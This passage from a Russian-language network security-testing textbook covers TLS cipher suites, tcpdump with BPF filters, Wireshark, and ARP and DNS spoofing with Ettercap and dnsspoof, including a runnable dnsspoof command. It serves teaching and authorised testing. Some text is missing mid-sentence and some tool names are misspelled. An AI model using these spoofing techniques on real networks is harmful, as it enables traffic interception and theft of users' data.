Все эти алгоритмы работают вместе, составляя протокол TLS (ранее SSL), и необходимы для эффективного шифрования данных, предупреждающего их компрометацию. В первую очередь нужно каким-то образом получить сеансовый ключ. Мы должны иметь возможность аутентифицировать стороны и обмениваться зашифрованной информацией до получения сеансового ключа. Нам требуются сеансовый ключ и алгоритм для шифрования и последующей расшифровки сеансовых данных. Наконец, следует каким-то образом удостовериться в том, что данные не были модифицированы. В приведенном примере показан набор довольно надежных шифров.

Если бы в выводе были указаны такие шифры, как 3DES, это говорило бы о том, что вы имеете дело с сервером, подверженным атакам на сеансовый ключ, компрометация которого позволяет третьему лицу преобразовать шифротекст в открытый текст, то есть получить несанкционированный доступ к зашифрованным данным. Кроме того, как уже говорилось, такой инструмент, как `ssllscan`, позволяет удостовериться в том, что используемые протоколы неуязвимы для атак, задействующих известные эксплойты.

В редких случаях вы можете увидеть значение NULL на месте AES384. Это указывает на запрос не применять шифрование, для которого есть свои причины. Например, вас может не заботить защита передаваемых данных, но вы хотите точно знать, с кем взаимодействуете, а также что данные не были изменены при передаче. Поэтому просите не шифровать данные, чтобы не терять производительность своей системы, пользуясь при этом преимуществами остальных компонентов выбранного набора шифров.

Война в сфере шифрования никогда не закончится. Исследования, направленные на выявление уязвимостей в используемых алгоритмах и протоколах шифрования, которые могут эксплуатировать злоумышленники, продолжаются по сей день. По мере разработки все более стойких ключей и новых алгоритмов наборы шифров, отображаемые в результатах тестирования, будут изменяться.

Захват пакетов

В процессе сетевого тестирования вам, скорее всего, потребуется возможность увидеть, что именно передается по сети. Для просмотра передаваемых данных можно использовать программу, предназначенную для перехвата пакетов. Хотя

если говорить точнее, мы перехватываем не пакеты, а кадры, поскольку каждый уровень стека сетевых протоколов предусматривает свой термин для обозначения соответствующего набора данных. Как вы помните, заголовки добавляются по мере продвижения вниз по стеку, поэтому последними добавляются заголовки второго уровня. Блок данных протокола (Protocol Data Unit, PDU) на этом уровне — кадр. Переходя на третий уровень, мы говорим о пакете. На четвертом уровне находятся датаграммы или сегменты в зависимости от используемого протокола.

Много лет назад перехват пакетов был весьма дорогостоящей операцией, для выполнения которой требовался специальный сетевой интерфейс, который можно было перевести в так называемый неразборчивый режим (*promiscuous mode*). Такое название объясняется тем, что сетевые интерфейсы по умолчанию проверяют MAC-адрес. Сетевой интерфейс знает собственный адрес, потому что он привязан к аппаратному обеспечению. Если адрес назначения входящего кадра совпадает с MAC-адресом, этот кадр передается операционной системе. То же самое происходит при совпадении MAC-адреса с широковещательным адресом. В неразборчивом режиме все кадры пересылаются конкретной операционной системе вне зависимости от того, кому именно они адресованы. Возможность просматривать кадры, адресованные только данному интерфейсу, очень важна, но возможность просматривать все кадры, проходящие через сетевой интерфейс, еще более ценна.

Современные сетевые интерфейсы, как правило, поддерживают не только такие функции, как полный дуплекс и автосогласование, но и неразборчивый режим. Это означает, что нам больше не нужны анализаторы протоколов (так часто называлось оборудование, которое выполняло соответствующую работу), потому что в этом качестве может выступать любая система. Все, что нам нужно, — это умение перехватывать кадры и просматривать их для того, чтобы разобраться в происходящем.

Использование программы `tcpdump`

Раньше многие операционные системы предусматривали свои средства захвата пакетов: например, в Solaris для этого применялась программа `snoop`, но в наши дни основной инструмент для захвата пакетов, в частности, в системах Linux, — `tcpdump`, особенно при наличии доступа только к командной строке. О графическом интерфейсе мы поговорим чуть позже. С `tcpdump` стоит познакомиться хотя бы потому, что у вас не всегда будет доступ к полноценному рабочему столу с графическим интерфейсом. Во многих случаях в вашем распоряжении будет лишь консоль или сеанс SSH, с помощью которого можно запускать программы командной строки. Именно в этом случае вам пригодится инструмент `tcpdump`. Например, раньше я применял его для того, чтобы удостовериться в том, что протокол, используемый нашей программой тестирования SIP, действительно задействует UDP, а не TCP. Работа с `tcpdump` поможет понять, что происходит в программе, которая в противном случае ничего вам не скажет.

Перед рассмотрением параметров давайте ознакомимся с выводом `tcpdump`. Чтобы научиться разбираться в нем, потребуется некоторая практика. При запуске

Пример 2.16. Вывод программы tcpdump

Рядом с каждым IP-адресом вы можете заметить еще одно значение. В случае с адресом `binkley.lan.57137` значение `57137` представляет собой номер порта источника. Принимающая сторона — `testwifi.here.domain`. Это означает, что `testwifi.here` получает сообщение через порт, используемый серверами доменных имен. Как и в случае с именем хоста и IP-адресом, если вы не хотите, чтобы программа `tcpdump` выполняла преобразование на основе хорошо известных номеров портов и представляла информацию в числовом виде, можете добавить параметр `-n`

в командную строку. В данном случае `.domain` соответствует числовому значению `.53`. Это показывает, что мы имеем дело с UDP-сообщением.

Большая часть того, что вы видите в примере 2.16, представляет собой DNS-запросы и ответы. Это результат использования программы `tcpdump` для выполнения обратных DNS-запросов, предназначенных для определения имени хоста, связанного с IP-адресом. Оставшаяся часть каждой строки в выводе программы `tcpdump` составляет описание пакета. В случае с TCP-сообщением вы можете увидеть флаги, установленные в заголовке TCP, или информацию о номере последовательности.

Более подробный вывод можно получить с помощью флага `-v`. Программа `tcpdump` поддерживает несколько флагов `-v`, соответствующих различным уровням детализации. Мы также используем флаг `-n`, чтобы исключить преобразование адресов в имена хостов. Более подробный вывод программы показан в примере 2.17.

Пример 2.17. Подробный вывод программы `tcpdump`

```
11:39:09.703339 STP 802.1d, Config, Flags [none], bridge-id
7b00.18:d6:c7:7d:f4:8a.8004, length 35 message-age 0.75s, max-age 20.00s,
hello-time 1.00s, forwarding-delay 4.00s root-id 7000.2c:08:8c:1c:3b:db,
root-pathcost 4
11:39:09.710628 IP (tos 0x0, ttl 233, id 12527, offset 0, flags [DF], proto TCP (6),
length 553) 54.231.176.224.443 > 192.168.86.223.62547: Flags [P.],
cksum 0x6518 (correct), seq 3199:3712, ack 1164, win 68, length 513
11:39:09.710637 IP (tos 0x0, ttl 233, id 12528, offset 0, flags [DF], proto TCP (6),
length 323) 54.231.176.224.443 > 192.168.86.223.62547: Flags [P.],
cksum 0x7f26 (correct), seq 3712:3995, ack 1164, win 68, length 283
11:39:09.710682 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6),
length 40) 192.168.86.223.62547 > 54.231.176.224.443: Flags [.],
cksum 0x75f2 (correct), ack 3712, win 8175, length 0
11:39:09.710703 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6),
length 40)
```

В данном случае вывод выглядит практически так же, как и в предыдущем, за исключением того, что вместо имен хостов и портов он содержит одни числа. Это результат использования флага `-n` при запуске `tcpdump`. При этом вы по-прежнему видите две конечные точки каждого соединения, идентифицированные по IP-адресу и номеру порта. Применение флага `-v` просто позволяет получить больше подробностей из заголовков. В результате проверки контрольных сумм они признаются правильными (`correct`) или неправильными (`incorrect`). В этом выводе присутствуют также поля, содержащие время жизни пакета и IP-идентификатор.

Даже если использован флаг `-vvv` для обеспечения максимальной степени детализации, вы не получите полной расшифровки пакетов для анализа. Тем не менее мы можем задействовать программу `tcpdump` для перехвата пакетов и их записи в файл. В связи с этим следует обсудить так называемую *длину снимка*, которая представляет собой размер захваченного пакета в байтах. По умолчанию программа `tcpdump` захватывает 262 144 байта. Вы можете уменьшить это значение. При использовании

значения 0 программа `tcpdump` будет захватывать пакеты максимального размера, который по умолчанию равен 262 144 байтам. Для записи захваченных пакетов нужно применять флаг `-w` и указать нужный файл. В результате мы получим файл захвата пакетов (PCAP-файл), который сможем импортировать в любую программу, способную его прочитать. Один из таких инструментов рассмотрим чуть позже.

Пакетные фильтры Беркли

Еще одна важная функция программы `tcpdump`, которая вскоре нам очень пригодится, — так называемый пакетный фильтр Беркли (Berkeley Packet Filter, BPF). Этот набор полей и параметров позволяет захватывать пакеты выборочно. В загруженной сети захват всех пакетов подряд может быстро привести к накоплению избыточного количества данных на диске. Если вы примерно представляете, что именно ищете, то можете создать фильтр, который будет захватывать только интересующие вас данные. Это может значительно облегчить визуальный анализ собранного материала, что сэкономит вам массу времени.

Простейший фильтр — указание нужного протокола. Например, я могу решить захватывать только TCP-, UDP-, IP-пакеты и т. д. В примере 2.18 захватываются только ICMP-пакеты. Как видите, для применения фильтра достаточно поместить его в конец команды. Благодаря этому фильтру отображаются только ICMP-пакеты. Весь трафик по-прежнему поступает на интерфейс и отправляется в программу `tcpdump`, которая затем определяет, что именно необходимо отобразить или записать в файл.

Пример 2.18. Использование программы `tcpdump` с фильтром BPF

```
root@rosebud:~# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:01:14.602895 IP binkley.lan > rosebud.lan: ICMP echo request, id 8203, seq 0,
length 64
12:01:14.602952 IP rosebud.lan > binkley.lan: ICMP echo reply, id 8203, seq 0,
length 64
12:01:15.604118 IP binkley.lan > rosebud.lan: ICMP echo request, id 8203, seq 1,
length 64
12:01:15.604171 IP rosebud.lan > binkley.lan: ICMP echo reply, id 8203, seq 1,
length 64
12:01:16.604295 IP binkley.lan > rosebud.lan: ICMP echo request, id 8203, seq 2,
length 64
```

К этим фильтрам можно применять булеву логику. Использование логических операторов позволяет разрабатывать сложные фильтры. Например, для перехвата всех TCP-пакетов, проходящих через порт 80, я могу написать: `tcp and port 80`. Как видите, я не указываю, является ли этот порт портом источника или назначения, хотя, безусловно, мог бы написать `src port 80` или `dst port 80`. Однако я этого не делаю, чтобы иметь возможность перехватывать сообщения, передаваемые в обоих направлениях. Когда сообщение отправляется на порт 80, принимающая система

меняет местами номера портов источника и назначения. В результате для ответного сообщения порт 80 становится портом источника. Указав параметр `src port 80`, я не смог бы перехватить ни одного сообщения, передаваемого в обратном направлении. Разумеется, в некоторых ситуациях вам может потребоваться именно это. У вас также может возникнуть необходимость в перехвате трафика, проходящего через целый диапазон портов. Для этого можете использовать примитив `portrange`, например так: `portrange 80-88`.

Язык, используемый для создания фильтров BPF, предоставляет весьма широкие возможности. Если вам необходимы действительно сложные фильтры, можете ознакомиться с синтаксисом BPF и примерами, которые могут содержать именно то, что вы ищете. Лично я обычно предпочитаю указывать номер порта. Кроме того, мне зачастую известен хост, трафик с которого я хочу перехватить. В таких случаях я могу написать что-то вроде `host 192.168.86.35` для перехвата трафика, имеющего отношение к данному IP-адресу. Опять же я не указываю, является ли адрес адресом источника или назначения. Как уже было сказано, я мог бы указать `src host` или `dst host`, но не делаю этого, чтобы иметь возможность перехватывать сообщения, пересылаемые в обоих направлениях.

Базовое понимание принципов использования фильтров BPF поможет вам отбирать самые актуальные данные. Когда мы будем говорить об анализе захваченных пакетов, вы поймете всю сложность этой задачи, обусловленную содержанием в этих пакетах множества кадров, наполненных важными деталями.

Программа Wireshark

После получения файла захвата пакетов вам наверняка захочется провести анализ. Один из лучших инструментов для этого — программа Wireshark. Разумеется, она может и сама перехватывать пакеты и генерировать файлы `.pcap`, которые можно сохранить для последующего анализа. Однако главное преимущество Wireshark заключается в возможности глубоко изучить содержимое пакета. Вместо того чтобы тратить время на описание интерфейса Wireshark и способов его использования для захвата пакетов, давайте сразу перейдем к разбору пакета с помощью этой программы. На рис. 2.4 показаны заголовки IP и TCP из HTTP-пакета.

Как видите, Wireshark предоставляет нам гораздо больше деталей, чем программа `tcpdump`. Данный пример демонстрирует значительное преимущество графических интерфейсов, выражающееся в наличии большего пространства для лучшего представления данных, содержащихся в заголовках. Каждое поле заголовка размещается в отдельной строке, что упрощает понимание происходящего. Кроме того, некоторые из полей можно раскрыть для просмотра деталей. Например, поле флагов, представляющее собой ряд битов, можно раскрыть, щелкнув на стрелке (или треугольнике), чтобы увидеть значение каждого из битов. Разумеется, вы также можете увидеть заданные значения, просто взглянув на строку, предоставленную программой Wireshark, сделавшей всю работу за нас. Например, для данного кадра установлен бит `Don't Fragment`.

показывающую, сколько пакетов в ходе взаимодействия было отправлено клиентом, а сколько — сервером.

Программа Wireshark предоставляет те же возможности фильтрации, что и `tcpdump`. В ней мы можем применять фильтры как для захвата пакетов, соответствующих заданным критериям, так и для отображения избранных пакетов из числа уже захваченных. Программа Wireshark помогает пользователю в процессе фильтрации. При вводе текста в поле фильтра в верхней части экрана Wireshark активирует функцию автозаполнения. Эта программа также окрашивает поле в красный или зеленый цвет, указывая на применение недействительного или действительного фильтра соответственно. Программа Wireshark может получить доступ к любому полю или свойству протоколов, о которых ей известно. Например, мы можем отфильтровать коды HTTP-ответов по их типу. Это может быть полезно, если вы сгенерировали ошибку и хотите выяснить, что к ней привело.

Wireshark также решает за нас множество аналитических задач, в частности выделяет цветом кадры, содержащиеся во фрагментированных пакетах, указывая на то, что с ними что-то не так. Например, при несовпадении контрольной суммы пакета относящиеся к нему кадры выделяются черным цветом. Любая ошибка в протоколе, связанная с неправильно сформированным пакетом, приводит к выделению кадра красным цветом. То же самое происходит при сбросе TCP. Предупреждение выделяется желтым цветом и может быть результатом генерации приложением необычного кода ошибки. Желтый цвет может свидетельствовать также о проблемах с соединением. Если вы хотите сэкономить немного времени, то можете выбрать пункт меню **Analyze ▸ Expert Info** (Анализ ▸ Экспертная информация), чтобы просмотреть весь список кадров, отмеченных флагами. Пример такого представления показан на рис. 2.6.

Wireshark открывает множество возможностей. Одна из наиболее ценных заключается в таком представлении заголовков протоколов, которое упрощает их чтение и выявление проблем, возникающих в ходе тестирования. Еще одна функция, о которой следует упомянуть, — меню **Statistics** (Статистика). Программа Wireshark предусматривает множество способов представления захваченных данных, в том числе с помощью графиков. Одно из таких представлений — иерархия протоколов, показанная на рис. 2.7.

Такое представление бывает полезно для быстрого определения неизвестных вам протоколов. Оно также помогает выявить наиболее часто используемые протоколы. Например, если вы считаете, что реализуете много атак на основе UDP, но UDP-сообщения составляют малую долю от общего числа отправляемых сообщений, вам, возможно, имеет смысл провести дополнительное исследование.

Программа Wireshark поставляется вместе с Kali Linux. Однако ее можно установить и на другие операционные системы, такие как Windows и macOS, а также на другие дистрибутивы Linux. Я не могу не подчеркнуть ценность этого инструмента и важность его освоения для экономии усилий. Возможность полностью

декодировать протоколы прикладного уровня и получать краткую сводку о том, что происходит с приложением, может оказаться просто бесценной.




Рис. 2.6. Вывод экспертной информации




Рис. 2.7. Иерархия протоколов в Wireshark

Использование зашифрованного трафика создает проблемы почти для всех современных веб-сайтов, но их можно обойти. Вы можете добавить ключи шифрования в раздел **Preferences** (Настройки), однако вам придется приложить усилия для того, чтобы гарантировать наличие подходящих ключей для потоков данных, которые вы хотите декодировать. В случае с незашифрованным трафиком можно выполнить полное декодирование протокола, а также узнать, кто с кем взаимодействует, просто просмотрев заголовки.

Атаки типа «отравление»

Одна из проблем, с которой мы сталкиваемся, заключается в том, что большинство сетей коммутируемые. Устройство, к которому вы подключаетесь, отправляет сообщения только на тот сетевой порт, в котором находится ваш получатель. В прежние времена мы применяли концентраторы. Если коммутатор использует одноадресный режим передачи данных, то концентратор работает в режиме широковещания. Любое сообщение, поступившее в концентратор, рассылалось на все порты, после чего конечные точки определяли, кому именно адресован кадр, опираясь на MAC-адрес. Концентратор не выполнял никакого анализа и представлял собой простой ретранслятор.

С появлением коммутаторов все изменилось. Коммутатор считывает заголовок второго уровня для определения MAC-адреса назначения. Он знает, какой порт использует система, которой принадлежит этот MAC-адрес. Он определяет это, наблюдая за трафиком, поступающим на каждый из портов. MAC-адрес источника привязан к порту. Как правило, коммутатор хранит эти соответствия в ассоциативном запоминающем устройстве (АЗУ). Вместо того чтобы просматривать всю таблицу, коммутатор ищет информацию по конкретному MAC-адресу. Соответствующее содержимое становится адресом, к которому обращается коммутатор для получения сведений о порте.

Почему это важно? Дело в том, что иногда у вас может возникнуть необходимость в сборе информации с системы, к которой у вас нет доступа. Если вы владеете сетью и имеете доступ к коммутатору, то можете настроить его на пересылку трафика с одного или нескольких портов на другой порт. Однако это будет скорее зеркалирование, чем перенаправление. Трафик достигнет получателя, но устройство мониторинга или третье лицо, заинтересованное в перехвате трафика, получит пакеты данных.

Чтобы получить нужные сообщения при отсутствии легитимного доступа к ним, вы можете реализовать так называемую *спуфинг-атаку*, то есть выдать себя за того, кем не являетесь, чтобы перехватить трафик. Это можно сделать несколькими способами, которые мы рассмотрим далее.



Хотя спуфинг-атаки часто реализуются злоумышленниками, это не то, что вам следует делать в тестируемой сети, если только это не одна из поставленных перед вами задач. Использование этой техники может привести к потере данных.

ARP-спуфинг

Протокол определения адреса (ARP) довольно прост. В его основе лежит идея о том, что когда вашей системе нужно установить сетевое подключение, но при этом ей известен только IP-адрес целевой системы, а не ее MAC-адрес, она посылает в сеть запрос (*who-has*). Система, имеющая соответствующий IP-адрес, посылает ответ (*is-at*), сообщая свой MAC-адрес. Узнав MAC-адрес целевой системы, ваша система может отправить хранящееся у нее сообщение в пункт назначения.

В целях повышения эффективности ваша система будет кэшировать соответствия между адресами, причем любые. Протокол ARP исходит из того, что система сообщает свой IP-адрес, только когда об этом кто-то просит. Однако это не так. Если бы моя система отправила ARP-ответ (*is-at*), выдав ваш IP-адрес за свой, то все адресованные вам сообщения отправлялись бы на мой MAC-адрес. Посылая ARP-ответ, указывающий на соответствие вашего IP-адреса моему MAC-адресу, я помещаю себя в канал связи между двумя сторонами взаимодействия.

Однако это работает только в одну сторону. Если я поставлю ваш IP-адрес в соответствие своему MAC-адресу, то получу только сообщения, адресованные вам. Чтобы получить сообщения, предназначенные для другой стороны, мне придется подделать другие адреса. Например, вы можете подменить локальный шлюз для перехвата сообщений, передаваемых вам и от вас по сети интернет. В описанном примере только я получаю перехваченные сообщения. Однако мне также необходимо отправлять их по назначению, иначе процесс взаимодействия просто прекратится, поскольку никто не получит ожидаемых сообщений. В связи с этим моя система должна переслать исходное сообщение целевой системе.

Поскольку для кэша протокола ARP предусмотрен тайм-аут, если моя система не будет посылать эти сообщения, то в конце концов срок хранения записи в кэше истечет и я не смогу получать нужные мне данные. Это означает, что мне необходимо продолжать отправлять так называемые *незапрошенные* (*gratuitous*) *сообщения*, то есть сообщения, присылаемые без соответствующего запроса. Такое поведение уместно в определенных ситуациях, но они встречаются относительно редко.

Хотя для реализации атаки типа «ARP-спуфинг» можно применять и другие инструменты, мы воспользуемся программой Ettercap, которая предусматривает два режима работы. Первый задействует интерфейс в стиле пакета *curses*, который запускается в консоли, но представляет собой не командную строку в чистом виде, а символично-ориентированный графический интерфейс. Второй режим предполагает использование полноценного графического интерфейса на базе Windows. На рис. 2.8 показана программа Ettercap после сканирования хостов с целью получения всех MAC-адресов в сети, выбора целевых узлов и начала ARP-атаки.

Я выбрал две цели, чтобы перехватывать сообщения, направленные в обе стороны. Если я нацелюсь только на одну сторону взаимодействия, то получу лишь половину сообщений. Поскольку меня интересуют данные, которыми моя целевая система обменивается с интернетом, я задал выбранную цель в качестве одного

узла, а маршрутизатор в своей сети — в качестве второго. Если бы я захотел перехватить трафик между двумя системами в своей сети, то выбрал бы их в качестве Target 1 и Target 2. В примере 2.19 представлен результат захвата пакетов, который показывает, как выглядит атака типа «ARP-спуфинг». В нем вы увидите два ARP-ответа с IP-адресами, принадлежащими моим целям. Я включил часть вывода команды `ifconfig`, чтобы показать, что MAC-адрес, перехваченный в результате захвата пакетов, принадлежит системе, на которой я реализовал ARP-атаку.




Рис. 2.8. Использование программы Ettercap

Пример 2.19. Вывод программы `tcpdump`, демонстрирующий ARP-атаку

```
17:06:46.690545 ARP, Reply rosebud.lan is-at 00:0c:29:94:ce:06 (oui Unknown),
length 28
17:06:46.690741 ARP, Reply testwifi.here is-at 00:0c:29:94:ce:06 (oui Unknown),
length 28
17:06:46.786532 ARP, Request who-has localhost.lan tell savagewood.lan, length 46
^C
43 packets captured
43 packets received by filter
```



```
0 packets dropped by kernel
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.86.227 netmask 255.255.255.0 broadcast 192.168.86.255
    inet6 fe80::20c:29ff:fe94:ce06 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:94:ce:06 txqueuelen 1000 (Ethernet)
```

Реализация ARP-атаки позволяет мне перехватывать трафик, идущий в обоих направлениях, с помощью программы `tcpdump` или Wireshark. Имейте в виду, что этот вид атаки работает только в локальной сети. Причина этого заключается в том, что MAC-адрес представляет собой адрес второго уровня, поэтому он остается в локальной сети и не пересекает границы третьего уровня, на котором происходит перемещение данных из одной сети в другую. Программа Ettercap позволяет реализовать и другие атаки второго уровня, в том числе DHCP-отравление и перенаправление ICMP. Любая из этих атак позволяет перехватывать трафик, идущий от других систем, в вашей локальной сети.

DNS-спуфинг

Один из способов перехвата трафика, находящегося за пределами локальной сети, — атака под названием «DNS-спуфинг». В ходе нее вы вмешиваетесь в процесс поиска DNS, делая так, чтобы при попытке преобразования имени хоста в IP-адрес целевая система получала IP-адрес системы, находящейся под вашим контролем. Этот тип атаки иногда называют *отравлением кэша DNS*. Причина заключается в возможности использования DNS-сервера, расположенного рядом с вашей целью. Обычно это кэширующий сервер, который ищет адреса на авторитетных серверах от вашего имени и кэширует полученный ответ на период, определенный этим авторитетным сервером.

Получив доступ к кэширующему серверу, вы можете изменить существующий кэш, чтобы перенаправить трафик с целевых систем на системы, находящиеся под вашим контролем. Вы также можете отредактировать кэш, включив в него несуществующие записи. Это повлияет на всех пользователей данного кэширующего сервера. Преимущество этой атаки заключается в том, что она работает вне локальной сети, а недостаток — в необходимости взламывать удаленный DNS-сервер.

Более простой способ, но все же требующий вашего присутствия в локальной сети, — программа `dnsspoof`. Когда система посылает DNS-запрос на сервер, она ожидает получить от него ответ. Данный запрос содержит идентификатор, который обеспечивает защиту от злоумышленников, отправляющих ответы вслепую. Однако если злоумышленник видит отправляемый запрос, он может перехватить идентификатор и включить его в ответ, содержащий IP-адрес принадлежащей ему системы. Программа `dnsspoof` была написана Дугом Сонгом много лет назад, в то время, когда вероятность нахождения в коммутируемой сети была невелика. В коммутируемой сети для просмотра запроса приходится выполнять дополнительное действие, связанное с перехватом DNS-сообщений. Программа `dnsspoof` не устанавливается по умолчанию, но может быть установлена в составе пакета `dsniff`.

Запустить программу `dnsspoof` очень просто, хотя подготовка к этому может потребовать некоторых усилий. Вам понадобится файл `hosts`, в котором хранятся соответствия IP-адресов и имен хостов. Он содержит однострочные записи, включающие IP-адрес, за которым следует пробел и имя хоста, связанное с этим IP-адресом. Получив файл `hosts`, вы можете запустить программу `dnsspoof`, как показано в примере 2.20.

Пример 2.20. Использование программы `dnsspoof`

```
(kilroy@badmilo)-[~]
└─$ sudo dnsspoof -i eth0 -f myhosts udp dst port 53
dnsspoof: listening on eth0 [udp dst port 53]
192.168.1.253.39071 > 192.168.1.1.53: 45040+ A? www.bogusserver.com
192.168.1.253.34786 > 192.168.1.1.53: 39506+ A? www.bogusserver.com
192.168.1.253.55556 > 192.168.1.1.53: 12829+ PTR? 15.1.168.192.in-addr.arpa
192.168.1.253.46864 > 192.168.1.1.53: 40977+ PTR? 15.1.168.192.in-addr.arpa
192.168.1.253.41132 > 192.168.1.1.53: 58799+ PTR? 15.1.168.192.in-addr.arpa
192.168.1.253.33490 > 192.168.1.1.53: 4611+ PTR? 15.1.168.192.in-addr.arpa
192.168.1.253.53561 > 192.168.1.1.53: 31549+ PTR? 15.1.168.192.in-addr.arpa
```

Как видите, я добавил фильтр BPF в конец командной строки, чтобы сфокусироваться на перехватываемых пакетах. Без этого в выводе по умолчанию отображались бы только те датаграммы, перехваченные на UDP-порте 53, источником которых не является система, где была запущена программа `dnsspoof`. Вы можете использовать фильтр BPF, так же как и в случае с программой `tcpdump`, для перехвата более широкого спектра данных. Я удалил ту часть, которая не перехватывала трафик из локальной системы, и добавил собственный фильтр BPF для локального проведения тестов. Вы увидите, что все запросы, соответствующие параметрам вашего фильтра BPF, выводятся на экран непосредственно при их поступлении. Этот вывод напоминает вывод программы `tcpdump`.

Вероятно, вы задались вопросом о том, зачем использовать `dnsspoof` в дополнение к программе `Ettcar` или `arp spoof` (еще одна утилита для ARP-спуфинга, написанная Дугом Сонгом и входящая в тот же набор инструментов, что и `dnsspoof`). Дело в том, что в отличие от простых инструментов для ARP-спуфинга программа `dnsspoof` позволяет заставить целевую систему посетить нужный вам IP-адрес. Например, вы можете создать поддельный веб-сервер, который будет выглядеть как настоящий, но содержать вредоносный код, предназначенный для сбора данных или заражения цели. Это не единственная цель DNS-спуфинга, но одна из самых популярных.

Резюме

Как правило, атаки на системы реализуются через Сеть. Хотя не все атаки направлены на сетевые протоколы, таких атак довольно много, поэтому вам стоит потратить время на изучение элементов сети и протоколов, относящихся к различным уровням сетевой модели. Далее перечислены ключевые выводы этой главы.

- Тестирование безопасности предполагает поиск недостатков в плане обеспечения конфиденциальности, целостности и доступности информации.
- стек сетевых протоколов, основанный на модели OSI, включает в себя физический, канальный, сетевой, транспортный, сеансовый уровни, а также уровень представления и прикладной уровень.
- Стресс-тестирование позволяет выявить факторы, влияющие по крайней мере на доступность информации.
- Шифрование затрудняет наблюдение за сетевыми соединениями, однако слабое шифрование позволяет выявить проблемы с обеспечением конфиденциальности данных.
